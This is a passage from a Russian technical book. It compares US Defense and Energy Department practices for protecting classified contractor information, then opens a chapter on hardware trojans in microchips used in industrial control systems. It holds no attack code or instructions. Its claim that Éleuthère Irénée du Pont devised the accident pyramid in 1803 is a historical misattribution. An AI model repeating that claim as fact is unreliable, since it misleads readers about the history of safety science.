По мнению автора (<http://militaryarticle.ru/viniti-ran/2003-viniti/10955-zashhita-sekretnoj-informacii-v-ministerstvah>), МЭ затрачивает значительно больше времени для подготовки более интенсивных проверок, которые называются «обследованиями» с привлечением специалистов. Например, специалист по TEMPEST будет вести проверку на TEMPEST. То же самое применимо к мерам обеспечения секретности (OPSEC) и другим. Специалисты по промышленной безопасности МО, наоборот, как правило, являются специалистами широкого профиля.

МЭ рассылает свои многостраничные анкеты на допуск специальным подрядчикам заранее, до проведения таких обследований, а полученные ответы дают аудиторам возможность довольно объективно оценить положение с безопасностью в проверяемой компании. Затем проводится уже более детальная проверка «на местах».

В конце аудиторского процесса МЭ составляет довольно детальный и объемный доклад с изложением результатов. Доклад может содержать до 100 страниц. Если в докладе будет приведено достаточно много фактов, которые имеют отрицательный характер, то докладу присваивается гриф «секретно» или «конфиденциально». На основании этого доклада МЭ выносит компании комплексную оценку: удовлетворительную, маргинальную (пограничную, на краю) или неудовлетворительную.

Рейтинги (оценки) также предназначаются для таких проверяемых категорий, как, например, программное планирование (сетевые графики) и менеджмент, защита различных программных мероприятий, контроль за ядерными материалами, информационная безопасность, компьютерная безопасность. Кроме того, каждая категория имеет подразделы, как, например, планы по охране труда и промышленной безопасности, контроль за «совершенно секретными» документами, контрмеры по технической разведке потенциального противника (террористические угрозы). Подготовка (обучение) по вопросам общей и промышленной безопасности. Следовательно, подрядчик может получить комплексный рейтинг «удовлетворительно», но одновременно получить «маргинальную» (пограничную) оценку по компьютерной или кибербезопасности и наоборот.

На подготовку доклада отводится не более 90 суток. Затем он направляется руководителю службы безопасности подрядчика.

Что же касается МО, то его департаменты не имеют возможности уделять проверкам столь длительного времени, поскольку на одного проверяющего здесь приходится очень большое количество подрядчиков: это число может достигать 100 и более подрядчиков. Правда, впервые за многие годы, начиная с 2019 г., МО нанимает дополнительное количество проверяющих.

После проведения проверки (инспекции) МО не составляет «объемного» доклада, как это делает МЭ. Проверяющие лишь направляют краткое письмо с сообщением о том, что проверка выполнена в такое-то время, кто ее проводил и каковы ее результаты. В МО также не используется понятия «рейтинг», но может использоваться оценка «удовлетворительно».

В отличие от МЭ, МО не направляет указанное письмо сотруднику безопасности подрядчика (FSO), который получает только его копию. Само письмо адресуется непосредственно руководителю компании-подрядчика. Это весьма существенное отличие от порядка, принятого в МЭ, при котором руководитель службы безопасности подрядчика в случае неблагоприятного (критического) по содержанию доклада может даже утаить его от руководства компании.

Как мы видим из вышеизложенного, в принципе, МО может многое взять из практики МЭ в отношении проведения проверок. С другой стороны, МЭ выиграет, если примет вариант МО, предусматривающий направление письма с результатами проверки непосредственно высшему руководству компании-подрядчика.

8.4.7. Особенности обучения правилам обеспечения режима секретности

Еще один важный элемент безопасности — обучение. Обучение правилам обеспечения секретности в МЭ ведется более строго, чем в МО, в частности, более высокие требования предъявляются к слушателям, здесь многофакторное тестирование не является чем-то необычным. МЭ удастся обучать и тестировать своих подрядчиков даже тогда, когда те географически находятся на другом конце страны. В отличие от этого в ходе большинства проводимых в МО так называемых аналогичных «подготовительных семинаров» не предъявляется к слушателям каких-либо серьезных требований, которые в любом случае обычно получают свои сертификаты.

МЭ приглашает на «подготовительные семинары» в качестве лекторов наиболее авторитетных экспертов в своей сфере. МО чаще полагается на специалистов широкого профиля, особенно в отношении компьютерной безопасности и кибербезопасности. МЭ имеет преимущество в том плане, что может приглашать специалистов из своих многочисленных лабораторий, которые укомплектованы персоналом высокой технической квалификации и которые сами разрабатывали сложные компьютерные программы по защите секретной информации. В идеале МО также должно было бы приглашать специалистов из лабораторий МЭ, но оно, по-видимому, не делает этого.

8.4.8. Классификационное руководство CG-SS-3

И, наконец, мы подошли к рассмотрению очень важного вопроса, касающегося методик и особенностей классификаций документов. Служба безопасности МЭ разработала специальное классификационное руководство CG-SS-3 (Classification Guide for Safeguards and Security Information). Это руководство предназначено для всех служб безопасности МЭ, оно содержит указания по классификации всех видов угроз, компьютерной безопасности, контрразведки, так называемой оперативной безопасности (OPSEC), контрмерам против иностранной разведки техническими

средствами (TSCM), иностранной и террористической дезинформации и другим аспектам «проблемы секретности».

Надо сказать, что у МО подобный документ на момент выхода книги отсутствует. Более того, в МО любой сотрудник, даже не имеющий соответствующей классификационной подготовки, может сам классифицировать документы. МЭ же организует официальную глубокую подготовку как своих работников, так и подрядчиков по этим вопросам. Здесь тестирование человека является нормой, его успешное прохождение по службе просто невозможно без посещения таких занятий.

Любой работник, прослушавший подготовленный семинар в МЭ и прошедший успешно достаточно сложное тестирование, становится «уполномоченным классификатором» (ADC) в отношении секретной информации или так называемым рецензентом (RO) (в случае несекретной контролируемой ядерной информации). Только они и никто более могут заниматься классификацией документов в системе МЭ.

Конечно, как в системе МО, так и в МЭ иногда бывают случаи, когда «секретная» информация неумышленно попадает в документы, которые предполагается выпустить как несекретные. В случае МЭ документ остается на уровне секретности, который был в то время, когда произошла непреднамеренная компрометация информации. В МО такое правило не применяется, и материал и далее используется как несекретный. Очевидно, что подход МЭ к классификации значительно лучше, считает автор цитируемой нами статьи.

8.4.9. Особенности процедуры организации допуска на секретный объект

Теперь очень кратко рассмотрим основные известные из открытых источников особенности организации процедуры доступа секретной информации и процедуры организации посещений «секретных» предприятий. В МО процедура доступа к секретной информации одной компании сотрудника другой компании имеющего доступ, остается по существу неизменной более 20 лет. Офицер службы безопасности пишет письмо или просто заполняет форму, которая может быть разработана даже самим подрядчиком. В них сообщается только относящаяся к делу информация (имя, фамилия, номер страхового свидетельства, уровень доступа (форма допуска), дата рождения, должность, цель визита и т.д.) и направляется в компанию, которую сотрудник должен посетить. Подпись офицера безопасности на бланке формы здесь абсолютно достаточна в качестве официального подтверждения разрешения доступа к секретной работе этого «посетителя». Она может быть действительна в течение от одних суток до одного года.

Еще до посещения другой компании этот же офицер безопасности обычно подтверждает специальный код, который дается каждой отдельной компании, а также уровень допуска. После этого командированный получает доступ к секретной информации. Понятно, что такой допуск действителен только в той компании, для которой он был выдан.

В системе МЭ примерно такой же порядок, но он используется здесь только тогда, когда требуется доступ к секретной информации типа SIGMA (данным по ядерному оружию). Различие заключается в том, что используется специальная стандартная форма (бланк), которая должна направляться в МЭ для утверждения.

Служба безопасности МЭ отдельным письмом подтверждает компании посещения необходимость доступа к информации типа SIGMA. Надо отметить, что даже при отсутствии такой необходимости любой сотрудник МЭ, имеющий нагрудный знак, который отражает его уровень доступа к секретной информации, может посещать любую другую компанию МЭ и пользоваться секретной информацией в соответствии с уровнем допуска, указанным на его нагрудном знаке.

На первый взгляд такая практика выглядит достаточно рискованной, но этот риск не является критическим, ведь безопасность секретной информации обеспечена, а ее хранители персонально отвечают за то, чтобы получатели имели соответствующие уровни (формы) допуска.

Отечественным экспертам по безопасности следует особое внимание уделить далее двум интересным документам — это документы DD254 и FDAR. Когда МО выдает свой очередной «секретный заказ» (контракт) подрядчику (или даже только запрос на предложения по всевозможному секретному заказу), он составляется в строгом соответствии со спецификацией по классификации контрактов по безопасности — формой **DD Form 254**. Хотя этот документ фактически не дает классификационных указаний, как это следует из названия, но он дает перечень требований по безопасности в отношении данного конкретного контракта. Он идентифицирует генерального подрядчика и до двух субподрядчиков, включает все применимые коды, только не включает секретные почтовые адреса. Документ **DD254** идентифицирует все элементы программы информационной и кибербезопасности, которые будут использоваться (например, COMSEC, OPSEC, TEMPEST и другие); номер контракта и требуемый минимальный уровень допуска для сотрудников компании-подрядчика. Документ **DD254** ценен тем, что позволяет офицеру службы безопасности определить масштаб людских и технических ресурсов, необходимых для выполнения секретного контракта.

Министерство энергетики не имеет аналогичной формы, а использует документ (протокол) **FDAR (Facility Data and Approval Record)**, который тоже детально идентифицирует главного подрядчика контракта и его секретный почтовый адрес, а также самый высокий уровень допуска к секретной информации и фамилию конкретного офицера безопасности.

Основная задача протокола FDAR состоит в фиксации детальных данных подрядчика, предоставляющего МЭ «секретные услуги». Проблема здесь заключается в том, что этот протокол никак не помогает подрядчику понять общие потребности контракта, и он постепенно выясняет, что ему необходимо шифровальное оборудование, программа OPSEC, услуги военных курьеров и другое.

8.4.10. Как и где обеспечивается доступ к секретной информации (специальные зоны)

Два рассматриваемых здесь министерства по разному подходят и к тому, как и где обеспечивать доступ к секретной информации и процессам ее обсуждения.

В системе МЭ организуются так называемые ограниченные и эксклюзивные (специальные) зоны, а также другие «закрытые зоны», в которых может изучаться, обрабатываться и обсуждаться секретная информация.



В системе МО секретная информация может обсуждаться буквально повсюду при условии, что были приняты некоторые необходимые меры защиты. В системе МО также имеются закрытые и ограниченные зоны (помещения), но они служат скорее для специфических целей, как, например, обеспечение компьютерной безопасности.

Понятно, что информации, связанной с ядерным оружием, гарантируется более высокий уровень защиты, и в системе МО используют программы специального доступа, когда секретная технология настолько «чувствительна», что требует дополнительной защиты. Когда речь идет о программах специального доступа, МО будет требовать от потенциального исполнителя контракта наличия специальных оборудованных помещений *типа VTP (Vault-Type Rooms)*. Вследствие этого некоторые сооружения подрядчиков потенциально уязвимы по отношению к потенциальным угрозам, как, например, по отношению к местным террористам. Ведь они (террористы) могут подвезти взрывчатку такого же типа, которая использовалась в известном инциденте в Оклахома-Сити, достаточно близко к атакуемому сооружению и уничтожить производимую продукцию, само здание и высококвалифицированных работников подрядчика, находящихся на объекте.

Хотя министерство энергетики и не имеет аналогичной программы для своих сторонних подрядчиков, однако производство ядерного оружия, его компонентов и специальных ядерных материалов осуществляется только на объектах МЭ и *только* в его лабораториях. Защитные меры на этих объектах и в лабораториях широко-масштабные, имеют комплексный характер, но по понятным причинам — здесь не рассматриваются.

Конечно, имеются и другие многочисленные различия в системах МО и МЭ, но мы сосредоточились здесь только на тех, которые заслуживают наибольшего внимания.

Завершая этот раздел, мы сочли необходимым привести цитату из нашего основного источника — обзорной статьи (Security Management. — 2000. — September. — P. 99—106). «Министерства и агентства, на которые возложены обязанности обороны страны, могли бы сделать больше, если бы обменивались своим практическим опытом, специалистами и инновациями с целью постоянного совершенствования своих методологий, используемых для защиты национальных секретов».

Наверное, эту фразу можно в полной мере применить и к нашей отечественной реальной ситуации в области взаимодействия между аналогичными Министерствами и ведомствами (Министерством энергетики и Министерством обороны РФ).

Литература к главе 8

1. Белоус А.И. Кибербезопасность объектов топливно-энергетического комплекса. Концепции, методы и средства обеспечения. — Инфра-Инженерия, 2020.
2. Зегжда П.Д., Полтавцева М.А., Лаврова Д.С. Систематизация киберфизических систем и оценка их безопасности // Проблемы информационной безопасности. Компьютерные системы. — 2017. — № 2. — С. 127—138.
3. Industry 4.0 How to navigate digitization of the manufacturing sector // McKinsey Digital, 2015. URL: http://www.doud-finder.ch/fileadmin/Dateien/PDF/Themenkategorien/industrie40/McKinsey_Report_Industry_4.0_s.pdf

4. Безопасность АСУ ТП: Итоги 2017 года // ICS_Security_A4.RUS.0002.04. JAN.25.2018. URL: <https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/ICS-Security-2017-rus.pdf>
5. Zegzhda D.P. Sustainability as a criterion for information security in cyber-physical systems // Automatic Control and Computer Sciences. — 2016. — Т. 50. — № 8. — С. 813–819.
6. Промышленность начнет использовать цифровые двойники реальных изделий. URL: <https://gia.ru/economy/20180410/1518265655.html>
7. Дроботун Е.Б. Теоретические основы построения систем защиты от компьютерных атак для автоматизированных систем управления. Монография. — СПб.: Научно-емкие технологии, 2017. — 120 с.
8. Zegzhda D.P., Pavlenko E.Yu. Cyber-Physical System Homeostatic Security Management // Automatic Control and Computer Sciences. — 2017. Vol. 51. — No. 8.
9. Falco J., Gilsinn J., Stouffer K. IT Security for Industrial Control Systems: Requirements Specification and Performance Testing. NDIA Homeland Security Symposium & Exhibition. — Crystal City, Virginia, May 25–27, 2004.
10. ISA99, Industrial Automation and Control System Security. URL: <http://www.isa.org>
11. The Analysis and Design of Network and Information Security of Electric Power System, Yongli Zhu;
12. Salmeron J., Wood K., Baldick R. Analysis of Electric Grid Security under Terrorist Threat // IEEE Trans. Power Syst. — 2004. — Vol. 19. — No. 2. — P. 905–912.
13. Arroyo J.M., Galiana F.D. On The Solution Of The Bilevel Programming Formulation Of The Terrorist Threat Problem // IEEE Trans. Power Syst. — 2005. — Vol. 20. — No. 2. — P. 789–797.
14. Introduzione alla protezione di reti e di sistemi di controllo e automazione, Enzo M. Tieghi, Quaderni Clusit n. 007
15. National Strategy to Secure Cyberspace. URL: <http://www.whitehouse.gov/pcipb>
16. Common vulnerabilities in critical infrastructure control systems. Jason Stamp, John Dillinger, William Young and Jennifer DePoy. — SANDIA Corporation, 2003.
17. Coutinho M.P., Lambert-Torres G., da Silva L.E.B., da Silva, J.G.B., Neto J.C.; da Costa Bortoni E., Lazarek H. Attack and Fault Identification in Electric Power Control Systems: An Approach to Improve the Security // Power Tech, 2007. — IEEE Lausanne 1–5. — July 2007. — P. 103–107.
18. Hurd S., Smith R., Leischner G. Tutorial: Security in Electric Utility Control Systems // Protective Relay Engineers, 2008. — 61st Annual Conference for 1–3 April 2008. — P. 304–309.
19. Jones D.A., Skelton R.L. The Next Threat to Grid Reliability-Data Security // Spectrum, IEEE. — 1999. — Vol. 36. — Issue 6. — P. 46–48.
20. Garrick J.B., Hall J.E., Kilger M. Confronting the Risks of Terrorism: Making the Right Decisions // Reliability Engineering and System Safety. — 2004. — 86 (2). P. 129–176.
21. Guide to ISO/BS 17799 — Risk Assessment and Risk Management, BSI, PD 3002:2002.
22. Common Criteria for Information Technology Security Evaluation. CC version 2.1, August 1999 (aligned with ISO 15408:1999). Common Criteria project Sponsoring Organizations.
23. Dondossola G., Lamquet O., Masera M. Emerging Standards and Methodological Issues for the Security Analysis of Power System Information Infrastructures // Securing Critical Infrastructures. — Grenoble: October, 2004.
24. Threat Alert System and Physical Response Guidelines for the Electricity Sector (V2.0), NERC, Oct.8, 2002. URL: http://www.esisac.com/publicdocs/tas_physical_V2.pdf

25. Threat Alert System and Cyber Response Guidelines for the Electricity Sector (V2.0), NERC, Oct. 8, 2002. URL: http://www.esisac.com/publicdocs/tas_cyber_V2.pdf
26. Security Challenges for the Electricity Infrastructure // Massoud Amin, Computer. – 2002. – Vol. 35. – No. 4. – P. 8–10.
27. 2000 Information Technology – Code of Practice for Information Security Management. ISO IEC 17799.
28. Power System Control and Associated Communications – Data and Communication Security, Technical Report, IEC TR 62210, First edition 2003-05.
29. Control Systems Part 1: Terminology, Concepts, and Models.
30. Security Technologies for Manufacturing and Control System. ISA-TR99.00.01-2004, Instrumentation, Systems, and Automation Society (ISA).
31. Integrating Security into the Manufacturing and Control Systems Environment. ISA-TR99.00.02-2004, Instrumentation, Systems, and Automation Society (ISA).
32. Security Vulnerability Self-Assessment Guidelines for the Electric Power Industry, EPRI Report 1001639, 2002.
33. Guidelines for Detecting and Mitigating Cyber Attacks on Electric Power Companies, EPRI Report 1008396, 2004.
34. Operation Handbook, UCTE, 2004.
35. Daniel G., Arce M., Sandler T. Counter Terrorism – A Game Theoretic Analysis // Journal of Conflict Resolution. – 2005. – 49 (2). – P. 183–200.
36. North American Electricity Infrastructure. Are We Ready For More Perfect Storms // Massoud Amin, IEEE Security and Privacy magazine. – 2003. – 1 (5). – P. 19–25.
37. North American Electricity Infrastructure: System Security, Quality, Reliability, Availability, and Efficiency Challenges and their Societal Impacts // Massoud Amin, Chapter 2 in the National Science Foundation (NSF) report on «Continuing Crises in National Transmission Infrastructure: Impacts and Options for Modernization». – June 2004.
38. Common Criteria for Information Technology Security Evaluation – Part 1: Introduction and general model. – September 2006. Version 3.1. Revision 1 CCMB-2006-09-001. URL: <http://www.commoncriteriaportal.org/files/ccfiles/CCPART1V3.1R1.pdf>
39. Common Methodology for Information Technology Security Evaluation – Evaluation methodology. – September 2007. Version 3.1 Revision 2. CCMB-2007-09-004.
40. Control Systems Part 1: Terminology, Concepts, and Models.
41. Good Practice Guide Process Control and SCADA Security. Centre for the Protection of National Infrastructure – CPNI.
42. Good Practice Guide Process Control and SCADA Security. Guide 1. Understand The Business Risk. Centre for the Protection of National Infrastructure – CPNI.
43. National Advisory Centre on Critical Infrastructure. URL: http://www.minbzk.nl/bz-k2006uk/subjects/public-safety/national-security/protectionof#blw_Whatiscriticalinfrastructure
44. National Security – National Risk Assessment Method Guide 2008. – Ministry of the Interior and Kingdom Relations, June 2008.
45. Toward a Framework for Managing Information Security for an Electric Power Utility – CIGRE.
46. Ericsson G.N. Experiences // Power Delivery, IEEE Transactions. – 2007. – Vol. 22. – Issue 3. – P. 1461–1469.

ГЛАВА 9

КИБЕРБЕЗОПАСНЫЕ МИКРОСХЕМЫ КАК АППАРАТНАЯ БАЗА КИБЕРЗАЩИЩЕННЫХ АСУТП

Детально рассмотрены вопросы обеспечения безопасности элементно-компонентной базы (ЭКБ), в частности микросхем, используемых в аппаратной части АСУТП объектов топливно-энергетического комплекса (ТЭК).

Проанализированы причины эволюции классической «пирамиды безопасности» от «пирамиды происшествий» Дюпона до «пирамиды кибербезопасности», краеугольным камнем которой и является ЭКБ. Здесь также приведена классификация, механизмы активации, способы внедрения аппаратных троянов в микросхемы, приведены основные методы их выявления. Детально рассмотрены основные положения современной технологии обеспечения безопасности каналов поставки ЭКБ для систем и объектов критических инфраструктур.

9.1. Термины и определения

Прежде чем приступить к рассмотрению этого раздела, нам необходимо определиться с используемой далее терминологией. Термин «производственная инфраструктура» в переводе с латинского языка значит следующее: *infra* — «ниже», *structure* — «строение, расположение», *infrastructura* — «созданное для структуры, иначе говоря — это базис, обеспечивающий функционирование определенной системы (структуры). Инфраструктура обычно состоит из различных объектов, которые во взаимосвязи между собой позволяют функционировать системе в целом.

В зависимости от вида и области компетенции системы, деятельность которой обеспечивает инфраструктура, ее принято классифицировать по различным видам:

- производственная;
- социальная;
- транспортная;
- инженерная;
- военная;
- туристическая и т.д.

В Федеральном законе от 31 декабря 2014 г. № 488-ФЗ «О промышленной политике в Российской Федерации» дается такое определение: *«промышленная инфраструктура — совокупность объектов недвижимого имущества, объектов транспортной инфраструктуры, необходимых для осуществления деятельности в сфере промышленности»*. В современном русском языке инфраструктура — это совокупность предприятий, учреждений, систем связи, управления и т.п., обеспечивающая деятельность общества или какой-нибудь его сферы.

9.2. От классической «пирамиды производственной безопасности» к «пирамиде кибербезопасности»

Чисто геометрический термин «пирамида» давно и часто используется философами, политиками и техническими специалистами различных сфер производственной и научно-технической деятельности, чтобы наиболее доступным способом «визуализировать» различные концептуальные решения по обоснованию выбора тех или иных направлений развития конкретной отрасли — будь то направление коммерческого бизнеса, фундаментальных научных исследований или конкретного производственного направления (пирамида Дюпона, пирамида Маслоу, пирамида Михерина, пирамида происшествий, пирамида потребностей человека, пирамида Понци и др.).

Впервые термин «пирамида безопасности» был предложен основателем компании DiPont Элтер Ирэн Дюпоном в далеком 1803 году. Эта всемирно известная сегодня компания полвека назад предложила миру бизнеса совершенно новый рыночный продукт — этот новый рыночный продукт назывался «промышленная безопасность». Надо сказать, что в результате дальнейшего развития этого направления бизнеса уже в 2016 г. общий объем продаж фирмой DiPont серии таких продуктов под общим названием «Protection Solutions» (решения по защите) составил не менее 3 миллиардов долларов США.

На рис. 9.1 представлен общий вид статистической «пирамиды безопасности» (в оригинале она назвалась «пирамида происшествий»), предложенной Дюпоном. В основание этой пирамиды положены так называемые опасные действия людей, но не имеющие ощутимых последствий; пусть этих действий будет от 10 до 30 тыс. Ступенью выше здесь располагаются «действия работника и условия труда» (то есть это уже действия другого работника — ответственного за эти условия), которые в итоге привели к микротравмам (порезы, ушибы) — от 1 до 3 тыс. таких действий. Еще выше от основания пирамиды расположены статистические факты от 100 до 300 «настоящих» производственных травм, пока что тоже относительно «легких». Ближе к вершине пирамиды расположены 10–30 тяжелых производственных травм. Венчает эту «пирамиду» всего лишь один «смертельный исход» на производстве. Образно говоря, эта «пирамида» похожа на айсберг с очень небольшой видимой частью (несчастными случаями и смертельным «Титаником») и огромной «подводной», невидимой частью (слишком многочисленными неосторожными действиями персонала).

Еще тогда, много лет назад, трудившиеся в компании Дюпонов «аналитики» впервые пришли к очень важному и сегодня для нас выводу: чтобы уменьшить общее число несчастных случаев, необходимо снизить число подобных неосторожных, небезопасных, опрометчивых действий. То есть фактически изменить поведение людей, говоря «по-современному» — *изменить их отношение к выполнению прямых служебных обязанностей*. Собственно, это решение интуитивно нашел Элтер-Ирэн Дюпон, приказавший *поселить семьи работников пороховых заводов непосредственных на производственной территории*: каждый должен был помнить, что от его действий зависят не только его жизни, но и жизни близких. Но поскольку наше «либеральное» законодательство не разрешает брать заложников, так что современным менеджерам пришлось искать иные способы уменьшения величины основания современной «пирамиды безопасности», то есть снизить число неосторожных и потенциально опасных действий.

ПИРАМИДА ПРОИСШЕСТВИЙ



Рис. 9.1. Классическая пирамида происшествий (пирамида безопасности)

Оказалось, что для этого как минимум нужно, чтобы каждый инженерно-технический работник, каждый руководитель среднего и низшего звена на своем рабочем месте сам устранял опасные действия и опасные ситуации и саму возможность их возникновения.

Основной принцип безопасности («золотое правило»), к которому в конце концов пришли эксперты по безопасности DiPont, гласит: *в ответе за травматизм и безопасность производства не вещи, а люди*. Короче говоря, травматизм на любом производстве — это всегда только внешний (видимый) результат плохой организации труда, недостатков техники безопасности или низкой квалификации сотрудников. Если же будут жестко соблюдены все стандарты и необходимые регламенты, если будет реально достигнут необходимый уровень производственной и технической дисциплины, то несчастные случаи будут исключены либо сведены к минимуму.

Следует подчеркнуть, что представленный на рис. 9.1 [www.otpfo.ru] пример визуально немного отличается от классической «пирамиды происшествий» времен Элтера Дюпона. Создатели этого рисунка немного «осовременили» структуру пирамиды (см. правую часть рисунка) применительно к реалиям нынешней «производственной безопасности», связанным с появлением киберугроз и реальных киберинцидентов. А именно, вместо последовательных «строительных кирпичей» пирамиды — *опасные действия, легкие травмы, тяжелые травмы и «смертельные случаи»*, здесь использованы более современные «строительные блоки», а именно — *угроза инцидента, событие инцидента (небольшая авария, отказ), серьезная авария, катастрофа (массовая гибель людей)*.

Но ведь объективно говоря — со времен старика Дюпона здесь ничего не поменялось. Если в те далекие времена капиталист Дюпон заставлял своих работников пороховых заводов жить с семьями «на пороховой бочке» с целью поддержания производственной безопасности на должном уровне, то ведь и сегодня все работники критических инфраструктур, сидя на своих комфортабельных рабочих местах, тоже фактически сидят непосредственно на пороховой (нефтяной, газовой, энергетической) «бочке». Но в отличие от капиталиста Дюпона современные менеджеры предприятий критических инфраструктур не всегда уделяют должное внимание вопросам обеспечения современной промышленной безопасности, забывая «золотое правило» Дюпона.

Используя и далее этот удобный для пояснения сути проблем популярный «язык пирамид», приведем здесь, например, типовую «пирамиду управления электро-энергетическим объектом» (рис. 9.2).



Рис. 9.2. Типовая пирамида управления ресурсами промышленного предприятия
[http://opiobjektid.tptlive.ee/Automatiseerimine/5____.html]

Здесь в качестве базисного «основания» пирамиды выступают многочисленные исполнительные механизмы, распределители и датчики (сенсоры), на которых базируются все остальные «уровни» пирамиды: ПОЛ, ПК, ПИД — регуляторы, SCADA системы и промышленные сети, а завершает эту пирамиду система управления производством, надежное функционирование которой базируется на безупречной и синхронизированной работе всех компонентов вышеперечисленных «слоев» пирамиды. Однако эта классическая «пирамида управления» промышленным предприятием не учитывает уже очевидных для всех экспертов новых угроз безопасности, а именно — киберугроз.




Рис. 9.3. «Пирамида кибербезопасности» современных промышленных инфраструктур

На рис. 9.3 нами представлен *авторский вариант* такой «модернизированной пирамиды», учитывающий как особенности процессов современной автоматизации и цифровизации промышленных предприятий, так и новые угрозы безопасности — возможность внедрения программных и аппаратных троянов в базовые блоки и модули электронного оборудования программно-аппаратных комплексов АСУ ТП.

Основой «пирамиды кибербезопасности» современных промышленных инфраструктур является элементно-компонентная база (ЭКБ) — микросхемы, дискретные полупроводниковые приборы, полупроводниковые датчики физических величин, полупроводниковые сенсоры, интегральные источники питания, электронные коммутаторы, преобразователи и др.

На втором уровне нашей «пирамиды» располагаются АСУ ТП, обычно включающие в себя два основных компонента: APC — Advance Process Control (усовершенствованное управление технологическим процессом), и РСУ — распределенная система управления (DCS — Distributer Control System — система управления технологическим процессом, базирующегося на использовании распределительной системы интерфейсов ввода-вывода с децентрализованной обработкой данных (применяется для управления непрерывными технологическими процессами)).

На третьем уровне иерархии нашей «пирамиды кибербезопасности» мы расположили MES — информационно-аналитическую систему предназначенную для решения задач синхронизации координации, анализа и оптимизации параметров производства.

Более высокий — четвертый уровень иерархии занимает ERP — организационно-информационная система, интегрирующая функции управления произ-

водством, технологическими операциями маршрута изготовления продукции (изделий), управление трудовыми ресурсами (персоналом), финансовый и бухгалтерский менеджмент и управление активами предприятия. В частности, в состав стандартной ERP обычно входит SCM — информационная система, предназначенная для автоматизации и управления всеми этапами снабжения предприятия необходимым сырьем, материалами и комплектующими изделиями, организации автоматического учета и контроля всего процесса движения «товара» (продукта). Эта система охватывает весь цикл — от закупки сырья и требуемых материалов, производства продукта и заканчивая распространением готовой продукции на рынке.

Также на этом уровне «пирамиды» располагается EAM — Enterprise Asset Management — систематизированная информационная система, предназначенная для оптимизации управления физическими активами предприятия, режимами их работы, управления рисками, материальными и финансовыми затратами на протяжении всего жизненного цикла в соответствии с установленными стратегическими планами предприятия.

На пятом уровне мы расположили техническое обслуживание и ремонт производственного оборудования (ТОРО). Как мы уже многократно отмечали выше, именно в процессе регламентного технического обслуживания и ремонта существует потенциальная опасность внедрения программных и (или) аппаратных троянов.

Венчает нашу «пирамиду безопасности» современная широко используемая на «цифровых производствах» информационная система (BI/BW), предназначенная для решения задач бизнес-анализа. Эта система позволяет быстро обрабатывать большие объемы данных из различных источников, выявлять так называемые неявные зависимости между обрабатываемыми параметрами, автоматически формировать статическую, финансовую и бухгалтерскую отчетность.

Риторический вопрос — а почему автор этой книги утверждает, что в основу современной «пирамиды кибербезопасности» промышленных инфраструктур должна быть положена именно элементно-компонентная база (ЭКБ), а не, например, — технические средства обеспечения кибербезопасности? Ответ простой — **в любой** аппаратно-программный комплекс обеспечения безопасности (защиты) может быть внедрен злоумышленником либо программный, либо аппаратный троян, а то и оба «зловреда» вместе. Объектом кибердиверсии, как мы покажем ниже, может стать, например, даже самый «защищенный» маршрутизатор самых «безопасных» промышленных сетей, использующих импортную ЭКБ. Поэтому в современных условиях существенно возрастают требования к обеспечению безопасности микроэлектронных изделий.

Забегая вперед, следует отметить, что при разработке и организации серийного производства подобных «защищенных» и «сверхзащищенных» маршрутизаторов для различных систем АСУ ТП зарубежные разработчики защитных программно-аппаратных комплексов и сетевых решений широко используют возможности специальной аналитическо-диагностической структуры Федерального объединенного Центра обеспечения безопасности, структура и функции которого подробно рассмотрены нами в работе «Программные и аппаратные трояны — Способы внедрения и методы противодействия. Первая техническая энциклопедия». Вся

ЭКБ, предназначенная для использования в этих системах, проходит аттестацию в лабораториях этого Центра. Более того — при проектировании ЭКБ для таких систем МО и МЭ США используют целый ряд специальных правил и методов обеспечения безопасности, в том числе так называемую золотую пятерку безопасности в микроэлектронике, детально рассмотренную нами ниже в этой главе.

9.3. Основы проектирования кибербезопасной электронной аппаратуры для АСУТП критических инфраструктур

9.3.1. Введение в проблему

Многонациональная, распределенная и многоступенчатая процедура современной цепочки изготовления и каналов поставки микросхем для электронной аппаратуры систем автоматического управления и контроля различных объектов критических инфраструктур создает высокую вероятность включения в микросхемы как программных, так и аппаратных закладок (*аппаратных троянов*). Имеющаяся немногочисленная литература по обеспечению безопасности радиоэлектронной аппаратуры сегодня рассматривает некоторые специальные модели потенциальных угроз и методы защиты от них. В этом разделе мы попробуем систематизировать имеющиеся на момент выхода книги знания в этой области [1], включая классификацию различных *моделей активизации (запуска)* этих троянов, методы *защиты* от них и особенности их *выявления*, а также основные *механизмы атак* на электронную аппаратуру объектов критической инфраструктуры.

До некоторого времени все известные алгоритмически секретные криптографические базовые механизмы и протоколы обычно полагались на *принцип безусловного доверия* к основной используемой аппаратной основе, чтобы обеспечить высокий уровень защиты своих электронных изделий при реализации и последующей эксплуатации в реальных условиях. Ранее широко используемые разработчиками методы обеспечения безопасности априори предполагали, что аппаратные платформы, на базе которых они реализуются, являются отказоустойчивыми к различного рода внешним атакам. Однако как показывают нижеследующие примеры, к сожалению, сегодня это уже не выполняется.

Так, например, фирма *Quo Vadis Labs* одной из первых в мире сообщила об обнаруженных *аппаратных троянах в микросхеме*, которая широко использовалась в *системах управления вооружением, оборудованием ядерной энергетики и системами общественного транспорта* как в США, так и во всем мире [2]. Как потом стало известно журналистам, уже в 2005 году итоговые отчеты Министерства обороны США показывали, что *поддельные* микроэлектронные изделия уже тогда были широко распространены в компьютерах, системах связи, автомобильных системах, системах управления и даже в оборонных системах [3, 4].

